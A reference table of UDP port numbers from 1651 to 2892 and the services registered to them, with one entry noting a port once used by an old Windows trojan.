UDP  1651  shiva_confsrvr
UDP  1652  xnmp
UDP  1653  alphatech-lm
UDP  1654  stargatealerts
UDP  1655  dec-mbadmin
UDP  1656  dec-mbadmin-h
UDP  1657  fujitsu-mmpdc
UDP  1658  sixnetudr
UDP  1659  Silicon Grail License
Manager
UDP  1660  skip-mc-gikreq
UDP  1661  netview-aix-1
UDP  1662  netview-aix-2
UDP  1663  netview-aix-3
UDP  1664  netview-aix-4
UDP  1665  netview-aix-5
UDP  1666  netview-aix-6
UDP  1667  netview-aix-7
UDP  1668  netview-aix-8
UDP  1669  netview-aix-9
UDP  1670  netview-aix-10
UDP  1671  netview-aix-11
UDP  1672  netview-aix-12
UDP  1673  Intel Proshare Multicast
UDP  1674  Intel Proshare Multicast
UDP  1675  Pacific Data Products
UDP  1676  netcomm2
UDP  1677  groupwise
```

```
UDP  1678  prolink
UDP  1679  darcorp-lm
UDP  1680  microcom-sbp
UDP  1681  sd-elmd
UDP  1682  lanyon-lantern
UDP  1683  ncpm-hip
UDP  1684  SnareSecure
UDP  1685  n2nremote
UDP  1686  cvmon
UDP  1687  nsjtp-ctrl
UDP  1688  nsjtp-data
UDP  1689  firefox
UDP  1690  ng-umds
UDP  1691  empire-empuma
UDP  1692  sstsys-lm
UDP  1693  rrirtr
UDP  1694  rrimwm
UDP  1695  rrilwm
UDP  1696  rrifmm
UDP  1697  rrisat
UDP  1698  RSVP-ENCAPSULATION-1
UDP  1699  RSVP-ENCAPSULATION-2
UDP  1700  mps-raft
UDP  1701  l2tp
UDP  1702  deskshare
UDP  1703  hb-engine
UDP  1704  bcs-broker
UDP  1705  slingshot
UDP  1706  jetform
UDP  1707  vdmplay
UDP  1708  gat-lmd
UDP  1709  centra
UDP  1710  impera
UDP  1711  pptconference
UDP  1712  resource monitoring service
UDP  1713  ConferenceTalk
UDP  1714  sesi-lm
UDP  1715  houdini-lm
UDP  1716  xmsg
UDP  1717  fj-hdnet
UDP  1718  h323gatedisc
UDP  1719  h323gatestat
UDP  1720  h323hostcall
UDP  1721  caicci
UDP  1722  HKS License Manager
UDP  1723  pptp
UDP  1724  csbphonemaster
UDP  1725  iden-ralp
UDP  1726  IBERIAGAMES
UDP  1727  winddx
UDP  1728  TELINDUS
UDP  1729  CityNL License Management
UDP  1730  roketz
UDP  1731  MSICCP
UDP  1732  proxim
UDP  1733  SIMS - SIIPAT Protocol for
Alarm Transmission
UDP  1734  Camber Corporation License
Management
UDP  1735  PrivateChat
UDP  1736  street-stream
UDP  1737  ultimad
UDP  1738  GameGen1
UDP  1739  webaccess
UDP  1740  encore
UDP  1741  cisco-net-mgmt
UDP  1742  3Com-nsd
UDP  1743  Cinema Graphics License
Manager
UDP  1744  ncpm-ft
UDP  1745  remote-winsock
UDP  1746  ftrapid-1
UDP  1747  ftrapid-2
UDP  1748  oracle-em1
UDP  1749  aspen-services
UDP  1750  Simple Socket Library's
PortMaster
UDP  1751  SwiftNet
UDP  1752  Leap of Faith Research
License Manager
UDP  1753  Translogic License Manager
UDP  1754  oracle-em2
UDP  1755  ms-streaming
UDP  1756  capfast-lmd
UDP  1757  cnhrp
UDP  1758  tftp-mcast
UDP  1759  SPSS License Manager
UDP  1760  www-ldap-gw
UDP  1761  cft-0
UDP  1762  cft-1
UDP  1763  cft-2
UDP  1764  cft-3
UDP  1765  cft-4
UDP  1766  cft-5
UDP  1767  cft-6
UDP  1768  cft-7
UDP  1769  bmc-net-adm
UDP  1770  bmc-net-svc
UDP  1771  vaultbase
UDP  1772  EssWeb Gateway
UDP  1773  KMSControl
UDP  1774  global-dtserv
UDP  1776  Federal Emergency Management
Information System
UDP  1777  powerguardian
UDP  1778  prodigy-internet
UDP  1779  pharmasoft
UDP  1780  dpkeyserv
UDP  1781  answersoft-lm
UDP  1782  hp-hcip
UDP  1783  Port 04/14/00 fujitsu.co.jp
UDP  1784  Finle License Manager
UDP  1785  Wind River Systems License
Manager
UDP  1786  funk-logger
UDP  1787  funk-license
UDP  1788  psmond
UDP  1789  hello
UDP  1790  Narrative Media Streaming
Protocol
UDP  1791  EA1
UDP  1792  ibm-dt-2
UDP  1793  rsc-robot
UDP  1794  cera-bcm
UDP  1795  dpi-proxy
UDP  1796  Vocaltec Server
Administration
UDP  1797  UMA
UDP  1798  Event Transfer Protocol
UDP  1799  NETRISK
UDP  1800  ANSYS-License manager
UDP  1801  Microsoft Message Que
UDP  1802  ConComp1
UDP  1803  HP-HCIP-GWY
UDP  1804  ENL
UDP  1805  ENL-Name
UDP  1806  Musiconline
UDP  1807  Fujitsu Hot Standby Protocol
UDP  1808  Oracle-VP2
UDP  1809  Oracle-VP1
UDP  1810  Jerand License Manager
UDP  1811  Scientia-SDB
UDP  1812  RADIUS
UDP  1813  RADIUS Accounting
UDP  1814  TDP Suite
UDP  1815  MMPFT
UDP  1816  HARP
UDP  1817  RKB-OSCS
UDP  1818  Enhanced Trivial File
Transfer Protocol
UDP  1819  Plato License Manager
UDP  1820  mcagent
UDP  1821  donnyworld
UDP  1822  es-elmd
```

```
UDP  1823  Unisys Natural Language
License Manager
UDP  1824  metrics-pas
UDP  1825  DirecPC Video
UDP  1826  ARDT
UDP  1827  ASI
UDP  1828  itm-mcell-u
UDP  1829  Optika eMedia
UDP  1830  Oracle Net8 CMan Admin
UDP  1831  Myrtle
UDP  1832  ThoughtTreasure
UDP  1833  udpradio
UDP  1834  ARDUS Unicast
UDP  1835  ARDUS Multicast
UDP  1836  ste-smsc
UDP  1837  csoft1
UDP  1838  TALNET
UDP  1839  netopia-vo1
UDP  1840  netopia-vo2
UDP  1841  netopia-vo3
UDP  1842  netopia-vo4
UDP  1843  netopia-vo5
UDP  1844  DirecPC-DLL
UDP  1850  GSI
UDP  1851  ctcd
UDP  1860  SunSCALAR Services
UDP  1861  LeCroy VICP
UDP  1862  techra-server
UDP  1863  MSNP
UDP  1864  Paradym 31 Port
UDP  1865  ENTP
UDP  1870  SunSCALAR DNS Service
UDP  1871  Cano Central 0
UDP  1872  Cano Central 1
UDP  1873  Fjmpjps
UDP  1874  Fjswapsnp
UDP  1881  IBM MQSeries
UDP  1895  Vista 4GL
UDP  1899  MC2Studios
UDP  1900  UPnP SSDP
UDP  1901  Fujitsu ICL Terminal
Emulator Program A
UDP  1902  Fujitsu ICL Terminal
Emulator Program B
UDP  1903  Local Link Name Resolution
UDP  1904  Fujitsu ICL Terminal
Emulator Program C
UDP  1905  Secure UP.Link Gateway
Protocol
UDP  1906  TPortMapperReq
UDP  1907  IntraSTAR
UDP  1908  Dawn
UDP  1909  Global World Link
UDP  1910  ultrabac
UDP  1911  Starlight Networks
Multimedia Transport Protocol
UDP  1912  rhp-iibp
UDP  1913  armadp
UDP  1914  Elm-Momentum
UDP  1915  FACELINK
UDP  1916  Persoft Persona
UDP  1917  nOAgent
UDP  1918  Candle Directory Service -
NDS
UDP  1919  Candle Directory Service -
DCH
UDP  1920  Candle Directory Service -
FERRET
UDP  1921  NoAdmin
UDP  1922  Tapestry
UDP  1923  SPICE
UDP  1924  XIIP
UDP  1930  Drive AppServer
UDP  1931  AMD SCHED
UDP  1944  close-combat
UDP  1945  dialogic-elmd
UDP  1946  tekpls
UDP  1947  hlserver
UDP  1948  eye2eye
UDP  1949  ISMA Easdaq Live
UDP  1950  ISMA Easdaq Test
UDP  1951  bcs-lmserver
UDP  1952  mpnjsc
UDP  1953  Rapid Base
UDP  1961  BTS APPSERVER
UDP  1962  BIAP-MP
UDP  1963  WebMachine
UDP  1964  SOLID E ENGINE
UDP  1965  Tivoli NPM
UDP  1966  Slush
UDP  1967  SNS Quote
UDP  1972  Cache
UDP  1973  Data Link Switching Remote
Access Protocol
UDP  1974  DRP
UDP  1975  TCO Flash Agent
UDP  1976  TCO Reg Agent
UDP  1977  TCO Address Book
UDP  1978  UniSQL
UDP  1979  UniSQL Java
UDP  1984  BB
UDP  1985  Hot Standby Router Protocol
UDP  1986  cisco license management
UDP  1987  cisco RSRB Priority 1 port
UDP  1988  cisco RSRB Priority 2 port
UDP  1989  MHSnet system
UDP  1990  cisco STUN Priority 1 port
UDP  1991  cisco STUN Priority 2 port
UDP  1992  IPsendmsg
UDP  1993  cisco SNMP TCP  port
UDP  1994  cisco serial tunnel port
UDP  1995  cisco perf port
UDP  1996  cisco Remote SRB port
UDP  1997  cisco Gateway Discovery
Protocol
UDP  1998  cisco X.25 service (XOT)
UDP  1999  cisco identification port
UDP  2000  callbook
UDP  2001  curry
UDP  2002  globe
UDP  2004  CCWS mm conf
UDP  2005  oracle
UDP  2006  raid
UDP  2007  raid-am
UDP  2008  terminaldb
UDP  2009  whosockami
UDP  2010  pipe-server
UDP  2011  servserv
UDP  2012  raid-ac
UDP  2013  raid-cd
UDP  2014  raid-sf
UDP  2015  raid-cs
UDP  2016  bootserver
UDP  2017  bootclient
UDP  2018  rellpack
UDP  2019  about
UDP  2020  xinupageserver
UDP  2021  xinuexpansion1
UDP  2022  xinuexpansion2
UDP  2023  xinuexpansion3
UDP  2024  xinuexpansion4
UDP  2025  xribs
UDP  2026  scrabble
UDP  2027  shadowserver
UDP  2028  submitserver
UDP  2030  device2
UDP  2032  blackboard
UDP  2033  glogger
UDP  2034  scoremgr
UDP  2035  imsldoc
UDP  2038  objectmanager
UDP  2040  lam
UDP  2041  interbase
UDP  2042  isis
```

```
UDP  2043  isis-bcast
UDP  2044  rimsl
UDP  2045  cdfunc
UDP  2046  sdfunc
UDP  2047  dls
UDP  2048  dls-monitor
UDP  2049  Network File System - Sun
Microsystems
UDP  2065  Data Link Switch Read Port
Number
UDP  2067  Data Link Switch Write Port
Number
UDP  2090  Load Report Protocol
UDP  2091  PRP
UDP  2092  Descent 3
UDP  2093  NBX CC
UDP  2094  NBX AU
UDP  2095  NBX SER
UDP  2096  NBX DIR
UDP  2097  Jet Form Preview
UDP  2098  Dialog Port
UDP  2099  H.225.0 Annex G
UDP  2100  amiganetfs
UDP  2101  rtcm-sc104
UDP  2102  Zephyr server
UDP  2103  Zephyr serv-hm connection
UDP  2104  Zephyr hostmanager
UDP  2105  MiniPay
UDP  2106  MZAP
UDP  2107  BinTec Admin
UDP  2108  Comcam
UDP  2109  Ergolight
UDP  2110  UMSP
UDP  2111  DSATP
UDP  2112  Idonix MetaNet
UDP  2113  HSL StoRM
UDP  2114  NEWHEIGHTS
UDP  2115  KDM
UDP  2116  CCOWCMR
UDP  2117  MENTACLIENT
UDP  2118  MENTASERVER
UDP  2119  GSIGATEKEEPER
UDP  2120  Quick Eagle Networks CP
UDP  2121  SCIENTIA-SSDB
UDP  2122  CauPC Remote Control
UDP  2123  GTP-Control Plane (3GPP)
UDP  2124  ELATELINK
UDP  2125  LOCKSTEP
UDP  2126  PktCable-COPS
UDP  2127  INDEX-PC-WB
UDP  2128  Net Steward Control
UDP  2129  cs-live.com
UDP  2130  SWC-XDS
UDP  2131  Avantageb2b
UDP  2132  AVAIL-EPMAP
UDP  2133  ZYMED-ZPP
UDP  2134  AVENUE
UDP  2135  Grid Resource Information
Server
UDP  2136  APPWORXSRV
UDP  2137  CONNECT
UDP  2138  UNBIND-CLUSTER
UDP  2139  IAS-AUTH
UDP  2140  IAS-REG / Deep Throat
(Windows Trojan) / Deep Throat 2
(Windows Trojan)
UDP  2141  IAS-ADMIND
UDP  2142  TDM-OVER-IP
UDP  2143  Live Vault Job Control
UDP  2144  Live Vault Fast Object
Transfer
UDP  2145  Live Vault Remote Diagnostic
Console Support
UDP  2146  Live Vault Admin Event
Notification
UDP  2147  Live Vault Authentication
UDP  2148  VERITAS UNIVERSAL
COMMUNICATION LAYER
UDP  2149  ACPTSYS
UDP  2150  DYNAMIC3D
UDP  2151  DOCENT
UDP  2152  GTP-User Plane (3GPP)
UDP  2165  X-Bone API
UDP  2166  IWSERVER
UDP  2180  Millicent Vendor Gateway
Server
UDP  2181  eforward
UDP  2200  ICI
UDP  2201  Advanced Training System
Program
UDP  2202  Int. Multimedia
Teleconferencing Cosortium
UDP  2213  Kali
UDP  2220  Ganymede
UDP  2221  Rockwell CSP1
UDP  2222  Rockwell CSP2
UDP  2223  Rockwell CSP3
UDP  2232  IVS Video default
UDP  2233  INFOCRYPT
UDP  2234  DirectPlay
UDP  2235  Sercomm-WLink
UDP  2236  Nani
UDP  2237  Optech Port1 License Manager
UDP  2238  AVIVA SNA SERVER
UDP  2239  Image Query
UDP  2240  RECIPe
UDP  2241  IVS Daemon
UDP  2242  Folio Remote Server
UDP  2243  Magicom Protocol
UDP  2244  NMS Server
UDP  2245  HaO
UDP  2279  xmquery
UDP  2280  LNVPOLLER
UDP  2281  LNVCONSOLE
UDP  2282  LNVALARM
UDP  2283  LNVSTATUS
UDP  2284  LNVMAPS
UDP  2285  LNVMAILMON
UDP  2286  NAS-Metering
UDP  2287  DNA
UDP  2288  NETML
UDP  2294  Konshus License Manager
(FLEX)
UDP  2295  Advant License Manager
UDP  2296  Theta License Manager
(Rainbow)
UDP  2297  D2K DataMover 1
UDP  2298  D2K DataMover 2
UDP  2299  PC Telecommute
UDP  2300  CVMMON
UDP  2301  Compaq HTTP
UDP  2302  Bindery Support
UDP  2303  Proxy Gateway
UDP  2304  Attachmate UTS
UDP  2305  MT ScaleServer
UDP  2306  TAPPI BoxNet
UDP  2307  pehelp
UDP  2308  sdhelp
UDP  2309  SD Server
UDP  2310  SD Client
UDP  2311  Message Service
UDP  2313  IAPP (Inter Access Point
Protocol)
UDP  2314  CR WebSystems
UDP  2315  Precise Sft.
UDP  2316  SENT License Manager
UDP  2317  Attachmate G32
UDP  2318  Cadence Control
UDP  2319  InfoLibria
UDP  2320  Siebel NS
UDP  2321  RDLAP
UDP  2322  ofsd
UDP  2323  3d-nfsd
```

```
UDP  2324  Cosmocall
UDP  2325  Design Space License
Management
UDP  2326  IDCP
UDP  2327  xingcsm
UDP  2328  Netrix SFTM
UDP  2329  NVD
UDP  2330  TSCCHAT
UDP  2331  AGENTVIEW
UDP  2332  RCC Host
UDP  2333  SNAPP
UDP  2334  ACE Client Auth
UDP  2335  ACE Proxy
UDP  2336  Apple UG Control
UDP  2337  ideesrv
UDP  2338  Norton Lambert
UDP  2339  3Com WebView
UDP  2340  WRS Registry
UDP  2341  XIO Status
UDP  2342  Seagate Manage Exec
UDP  2343  nati logos
UDP  2344  fcmsys
UDP  2345  dbm
UDP  2346  Game Connection Port
UDP  2347  Game Announcement and
Location
UDP  2348  Information to query for
game status
UDP  2349  Disgnostics Port
UDP  2350  psbserver
UDP  2351  psrserver
UDP  2352  pslserver
UDP  2353  pspserver
UDP  2354  psprserver
UDP  2355  psdbserver
UDP  2356  GXT License Managemant
UDP  2357  UniHub Server
UDP  2358  Futrix
UDP  2359  FlukeServer
UDP  2360  NexstorIndLtd
UDP  2361  TL1
UDP  2362  digiman
UDP  2363  Media Central NFSD
UDP  2364  OI-2000
UDP  2365  dbref
UDP  2366  qip-login
UDP  2367  Service Control
UDP  2368  OpenTable
UDP  2369  ACS2000 DSP
UDP  2370  L3-HBMon
UDP  2381  Compaq HTTPS
UDP  2382  Microsoft OLAP
UDP  2383  Microsoft OLAP
UDP  2384  SD-REQUEST
UDP  2389  OpenView Session Mgr
UDP  2390  RSMTP
UDP  2391  3COM Net Management
UDP  2392  Tactical Auth
UDP  2393  MS OLAP 1
UDP  2394  MA OLAP 2
UDP  2395  LAN900 Remote
UDP  2396  Wusage
UDP  2397  NCL
UDP  2398  Orbiter
UDP  2399  FileMaker Inc. - Data Access
Layer
UDP  2400  OpEquus Server
UDP  2401  cvspserver
UDP  2402  TaskMaster 2000 Server
UDP  2403  TaskMaster 2000 Web
UDP  2404  IEC870-5-104
UDP  2405  TRC Netpoll
UDP  2406  JediServer
UDP  2407  Orion
UDP  2408  OptimaNet
UDP  2409  SNS Protocol
UDP  2410  VRTS Registry
UDP  2411  Netwave AP Management
UDP  2412  CDN
UDP  2413  orion-rmi-reg
UDP  2414  Interlingua
UDP  2415  COMTEST
UDP  2416  RMT Server
UDP  2417  Composit Server
UDP  2418  cas
UDP  2419  Attachmate S2S
UDP  2420  DSL Remote Management
UDP  2421  G-Talk
UDP  2422  CRMSBITS
UDP  2423  RNRP
UDP  2424  KOFAX-SVR
UDP  2425  Fujitsu App Manager
UDP  2426  Appliant UDP
UDP  2427  Media Gateway Control
Protocol Gateway
UDP  2428  One Way Trip Time
UDP  2429  FT-ROLE
UDP  2430  venus
UDP  2431  venus-se
UDP  2432  codasrv
UDP  2433  codasrv-se
UDP  2434  pxc-epmap
UDP  2435  OptiLogic
UDP  2436  TOP/X
UDP  2437  UniControl
UDP  2438  MSP
UDP  2439  SybaseDBSynch
UDP  2440  Spearway Lockser
UDP  2441  pvsw-inet
UDP  2442  Netangel
UDP  2443  PowerClient Central Storage
Facility
UDP  2444  BT PP2 Sectrans
UDP  2445  DTN1
UDP  2446  bues_service
UDP  2447  OpenView NNM daemon
UDP  2448  hpppsvr
UDP  2449  RATL
UDP  2450  netadmin
UDP  2451  netchat
UDP  2452  SnifferClient
UDP  2453  madge-om
UDP  2454  IndX-DDS
UDP  2455  WAGO-IO-SYSTEM
UDP  2456  altav-remmgt
UDP  2457  Rapido_IP
UDP  2458  griffin
UDP  2459  Community
UDP  2460  ms-theater
UDP  2461  qadmifoper
UDP  2462  qadmifevent
UDP  2463  Symbios Raid
UDP  2464  DirecPC SI
UDP  2465  Load Balance Management
UDP  2466  Load Balance Forwarding
UDP  2467  High Criteria
UDP  2468  qip_msgd
UDP  2469  MTI-TCS-COMM
UDP  2470  taskman port
UDP  2471  SeaODBC
UDP  2472  C3
UDP  2473  Aker-cdp
UDP  2474  Vital Analysis
UDP  2475  ACE Server
UDP  2476  ACE Server Propagation
UDP  2477  SecurSight Certificate
Valifation Service
UDP  2478  SecurSight Authentication
Server (SSL)
UDP  2479  SecurSight Event Logging
Server (SSL)
UDP  2480  Lingwood's Detail
UDP  2481  Oracle GIOP
UDP  2482  Oracle GIOP SSL
```

```
UDP  2483  Oracel TTC
UDP  2484  Oracle TTC SSL
UDP  2485  Net Objects1
UDP  2486  Net Objects2
UDP  2487  Policy Notice Service
UDP  2488  Moy Corporation
UDP  2489  TSILB
UDP  2490  qip_qdhcp
UDP  2491  Conclave CPP
UDP  2492  GROOVE
UDP  2493  Talarian MQS
UDP  2494  BMC AR
UDP  2495  Fast Remote Services
UDP  2496  DIRGIS
UDP  2497  Quad DB
UDP  2498  ODN-CasTraq
UDP  2499  UniControl
UDP  2500  Resource Tracking system
server
UDP  2501  Resource Tracking system
client
UDP  2502  Kentrox Protocol
UDP  2503  NMS-DPNSS
UDP  2504  WLBS
UDP  2505  torque-traffic
UDP  2506  jbroker
UDP  2507  spock
UDP  2508  JDataStore
UDP  2509  fjmpss
UDP  2510  fjappmgrbulk
UDP  2511  Metastorm
UDP  2512  Citrix IMA
UDP  2513  Citrix ADMIN
UDP  2514  Facsys NTP
UDP  2515  Facsys Router
UDP  2516  Main Control
UDP  2517  H.323 Annex E call signaling
transport
UDP  2518  Willy
UDP  2519  globmsgsvc
UDP  2520  pvsw
UDP  2521  Adaptec Manager
UDP  2522  WinDb
UDP  2523  Qke LLC V.3
UDP  2524  Optiwave License Management
UDP  2525  MS V-Worlds
UDP  2526  EMA License Manager
UDP  2527  IQ Server
UDP  2528  NCR CCL
UDP  2529  UTS FTP
UDP  2530  VR Commerce
UDP  2531  ITO-E GUI
UDP  2532  OVTOPMD
UDP  2533  SnifferServer
UDP  2534  Combox Web Access
UDP  2535  MADCAP
UDP  2536  btpp2audctr1
UDP  2537  Upgrade Protocol
UDP  2538  vnwk-prapi
UDP  2539  VSI Admin
UDP  2540  LonWorks
UDP  2541  LonWorks2
UDP  2542  daVinci
UDP  2543  REFTEK
UDP  2544  Novell ZEN novell.com
UDP  2545  sis-emt
UDP  2546  vytalvaultbrtp
UDP  2547  vytalvaultvsmp
UDP  2548  vytalvaultpipe
UDP  2549  IPASS
UDP  2550  ADS
UDP  2551  ISG UDA Server
UDP  2552  Call Logging
UDP  2553  efidiningport
UDP  2554  VCnet-Link v10
UDP  2555  Compaq WCP
UDP  2556  nicetec-nmsvc
UDP  2557  nicetec-mgmt
UDP  2558  PCLE Multi Media
UDP  2559  LSTP
UDP  2560  labrat
UDP  2561  MosaixCC
UDP  2562  Delibo
UDP  2563  CTI Redwood
UDP  2565  Coordinator Server
UDP  2566  pcs-pcw
UDP  2567  Cisco Line Protocol
UDP  2568  SPAM TRAP
UDP  2569  Sonus Call Signal
UDP  2570  HS Port
UDP  2571  CECSVC
UDP  2572  IBP
UDP  2573  Trust Establish
UDP  2574  Blockade BPSP
UDP  2575  HL7
UDP  2576  TCL Pro Debugger
UDP  2577  Scriptics Lsrvr
UDP  2578  RVS ISDN DCP
UDP  2579  mpfoncl
UDP  2580  Tributary
UDP  2581  ARGIS TE
UDP  2582  ARGIS DS
UDP  2583  MON
UDP  2584  cyaserv
UDP  2585  NETX Server
UDP  2586  NETX Agent
UDP  2587  MASC
UDP  2588  Privilege
UDP  2589  quartus tcl
UDP  2590  idotdist
UDP  2591  Maytag Shuffle
UDP  2592  netrek
UDP  2593  MNS Mail Notice Service
UDP  2594  Data Base Server
UDP  2595  World Fusion 1
UDP  2596  World Fusion 2
UDP  2597  Homestead Glory
UDP  2598  Citrix MA Client
UDP  2599  Meridian Data
UDP  2600  HPSTGMGR
UDP  2601  discp client
UDP  2602  discp server
UDP  2603  Service Meter
UDP  2604  NSC CCS
UDP  2605  NSC POSA
UDP  2606  Dell Netmon
UDP  2607  Dell Connection
UDP  2608  Wag Service
UDP  2609  System Monitor
UDP  2610  VersaTek
UDP  2611  LIONHEAD
UDP  2612  Qpasa Agent
UDP  2613  SMNTUBootstrap
UDP  2614  Never Offline
UDP  2615  firepower
UDP  2616  appswitch-emp
UDP  2617  Clinical Context Managers
UDP  2618  Priority E-Com
UDP  2619  bruce
UDP  2620  LPSRecommender
UDP  2621  Miles Apart Jukebox Server
UDP  2622  MetricaDBC
UDP  2623  LMDP
UDP  2624  Aria
UDP  2625  Blwnkl Port
UDP  2626  gbjd816
UDP  2627  Moshe Beeri
UDP  2628  DICT
UDP  2629  Sitara Server
UDP  2630  Sitara Management
UDP  2631  Sitara Dir
UDP  2632  IRdg Post
UDP  2633  InterIntelli
UDP  2634  PK Electronics
```

```
UDP  2635  Back Burner
UDP  2636  Solve
UDP  2637  Import Document Service
UDP  2638  Sybase Anywhere
UDP  2639  AMInet
UDP  2640  Sabbagh Associates Licence
Manager
UDP  2641  HDL Server
UDP  2642  Tragic
UDP  2643  GTE-SAMP
UDP  2644  Travsoft IPX Tunnel
UDP  2645  Novell IPX CMD
UDP  2646  AND License Manager
UDP  2647  SyncServer
UDP  2648  Upsnotifyprot
UDP  2649  VPSIPPORT
UDP  2650  eristwoguns
UDP  2651  EBInSite
UDP  2652  InterPathPanel
UDP  2653  Sonus
UDP  2654  Corel VNC Admin
UDP  2655  UNIX Nt Glue
UDP  2656  Kana
UDP  2657  SNS Dispatcher
UDP  2658  SNS Admin
UDP  2659  SNS Query
UDP  2660  GC Monitor
UDP  2661  OLHOST
UDP  2662  BinTec-CAPI
UDP  2663  BinTec-TAPI
UDP  2664  Command MQ GM
UDP  2665  Command MQ PM
UDP  2666  extensis
UDP  2667  Alarm Clock Server
UDP  2668  Alarm Clock Client
UDP  2669  TOAD
UDP  2670  TVE Announce
UDP  2671  newlixreg
UDP  2672  nhserver
UDP  2673  First Call 42
UDP  2674  ewnn
UDP  2675  TTC ETAP
UDP  2676  SIMSLink
UDP  2677  Gadget Gate 1 Way
UDP  2678  Gadget Gate 2 Way
UDP  2679  Sync Server SSL
UDP  2680  pxc-sapxom
UDP  2681  mpnjsomb
UDP  2682  SRSP
UDP  2683  NCDLoadBalance
UDP  2684  mpnjsosv
UDP  2685  mpnjsocl
UDP  2686  mpnjsomg
UDP  2687  pq-lic-mgmt
UDP  2688  md-cf-HTTP
UDP  2689  FastLynx
UDP  2690  HP NNM Embedded Database
UDP  2691  IT Internet
UDP  2692  Admins LMS
UDP  2693  belarc-HTTP
UDP  2694  pwrsevent
UDP  2695  VSPREAD
UDP  2696  Unify Admin
UDP  2697  Oce SNMP Trap Port
UDP  2698  MCK-IVPIP
UDP  2699  Csoft Plus Client
UDP  2700  tqdata
UDP  2701  SMS RCINFO
UDP  2702  SMS XFER
UDP  2703  SMS CHAT
UDP  2704  SMS REMCTRL
UDP  2705  SDS Admin
UDP  2706  NCD Mirroring
UDP  2707  EMCSYMAPIPORT
UDP  2708  Banyan-Net
UDP  2709  Supermon
UDP  2710  SSO Service
UDP  2711  SSO Control
UDP  2712  Axapta Object Communication
Protocol
UDP  2713  Raven1
UDP  2714  unified-technologies.com
UDP  2715  HPSTGMGR2
UDP  2716  Inova IP Disco
UDP  2717  PN REQUESTER
UDP  2718  PN REQUESTER 2
UDP  2719  Scan & Change
UDP  2720  wkars
UDP  2721  Smart Diagnose
UDP  2722  Proactive Server
UDP  2723  WatchDog NT
UDP  2724  qotps
UDP  2725  MSOLAP PTP2
UDP  2726  TAMS
UDP  2727  Media Gateway Control
Protocol Call Agent
UDP  2728  SQDR
UDP  2729  TCIM Control
UDP  2730  NEC RaidPlus
UDP  2731  NetDragon Messanger
UDP  2732  G5M
UDP  2733  Signet CTF
UDP  2734  CCS Software
UDP  2735  Monitor Console
UDP  2736  RADWIZ NMS SRV
UDP  2737  SRP Feedback
UDP  2738  NDL TCP-OSI Gateway
UDP  2739  TN Timing
UDP  2740  Alarm
UDP  2741  TSB
UDP  2742  TSB2
UDP  2743  murx
UDP  2744  honyaku
UDP  2745  URBISNET
UDP  2746  CPUDPENCAP
UDP  2747  yk.fujitsu.co.jp
UDP  2748  yk.fujitsu.co.jp
UDP  2749  yk.fujitsu.co.jp
UDP  2750  yk.fujitsu.co.jp
UDP  2751  yk.fujitsu.co.jp
UDP  2752  RSISYS ACCESS
UDP  2753  de-spot
UDP  2754  APOLLO CC
UDP  2755  Express Pay
UDP  2756  simplement-tie
UDP  2757  CNRP
UDP  2758  APOLLO Status
UDP  2759  APOLLO GMS
UDP  2760  Saba MS
UDP  2761  DICOM ISCL
UDP  2762  DICOM TLS
UDP  2763  Desktop DNA
UDP  2764  Data Insurance
UDP  2765  qip-audup
UDP  2766  Compaq SCP
UDP  2767  UADTC
UDP  2768  UACS
UDP  2769  Single Point MVS
UDP  2770  Veronica
UDP  2771  Vergence CM
UDP  2772  auris
UDP  2773  PC Backup
UDP  2774  PC Backup
UDP  2775  SMMP
UDP  2776  Ridgeway Systems & Software
UDP  2777  Ridgeway Systems & Software
UDP  2778  Gwen-Sonya
UDP  2779  LBC Sync
UDP  2780  LBC Control
UDP  2781  whosells
UDP  2782  everydayrc
UDP  2783  AISES
UDP  2784  world wide web - development
UDP  2785  aic-np
```

UDP 2786 aic-oncrpc - Destiny MCD database
UDP 2787 piccolo - Cornerstone Software
UDP 2788 NetWare Loadable Module - Seagate Software
UDP 2789 Media Agent
UDP 2790 PLG Proxy
UDP 2791 MT Port Registrator
UDP 2792 f5-globalsite
UDP 2793 initlsmsad
UDP 2794 aaftp
UDP 2795 LiveStats
UDP 2796 ac-tech
UDP 2797 esp-encap
UDP 2798 TMESIS-UPShot
UDP 2799 ICON Discover
UDP 2800 ACC RAID
UDP 2801 IGCP
UDP 2802 Veritas UDP1
UDP 2803 btprjctrl
UDP 2804 Telexis VTU
UDP 2805 WTA WSP-S
UDP 2806 cspuni
UDP 2807 cspmulti
UDP 2808 J-LAN-P
UDP 2809 CORBA LOC
UDP 2810 Active Net Steward
UDP 2811 GSI FTP
UDP 2812 atmtcp
UDP 2813 llm-pass
UDP 2814 llm-csv
UDP 2815 LBC Measurement
UDP 2816 LBC Watchdog
UDP 2817 NMSig Port
UDP 2818 rmlnk
UDP 2819 FC Fault Notification
UDP 2820 UniVision
UDP 2821 vml_dms
UDP 2822 ka0wuc
UDP 2823 CQG Net/LAN
UDP 2826 slc systemlog
UDP 2827 slc ctrlrloops
UDP 2828 ITM License Manager
UDP 2829 silkp1
UDP 2830 silkp2
UDP 2831 silkp3
UDP 2832 silkp4
UDP 2833 glishd
UDP 2834 EVTP
UDP 2835 EVTP-DATA
UDP 2836 catalyst
UDP 2837 Repliweb
UDP 2838 Starbot
UDP 2839 NMSigPort
UDP 2840 l3-exprt
UDP 2841 l3-ranger
UDP 2842 l3-hawk
UDP 2843 PDnet
UDP 2844 BPCP POLL
UDP 2845 BPCP TRAP
UDP 2846 AIMPP Hello
UDP 2847 AIMPP Port Req
UDP 2848 AMT-BLC-PORT
UDP 2849 FXP
UDP 2850 MetaConsole
UDP 2851 webemshttp
UDP 2852 bears-01
UDP 2853 ISPipes
UDP 2854 InfoMover
UDP 2856 cesdinv
UDP 2857 SimCtIP
UDP 2858 ECNP
UDP 2859 Active Memory
UDP 2860 Dialpad Voice 1
UDP 2861 Dialpad Voice 2
UDP 2862 TTG Protocol
UDP 2863 Sonar Data
UDP 2864 main 5001 cmd
UDP 2865 pit-vpn
UDP 2866 lwlistener
UDP 2867 esps-portal
UDP 2868 NPEP Messaging
UDP 2869 ICSLAP
UDP 2870 daishi
UDP 2871 MSI Select Play
UDP 2872 CONTRACT
UDP 2873 PASPAR2 ZoomIn
UDP 2874 dxmessagebase1
UDP 2875 dxmessagebase2
UDP 2876 SPS Tunnel
UDP 2877 BLUELANCE
UDP 2878 AAP
UDP 2879 ucentric-ds
UDP 2880 synapse
UDP 2881 NDSP
UDP 2882 NDTP
UDP 2883 NDNP
UDP 2884 Flash Msg
UDP 2885 TopFlow
UDP 2886 RESPONSELOGIC
UDP 2887 aironet
UDP 2888 SPCSDLOBBY
UDP 2889 RSOM
UDP 2890 CSPCLMULTI
UDP 2891 CINEGRFX-ELMD License Manager
UDP 2892 SNIFFERDATA
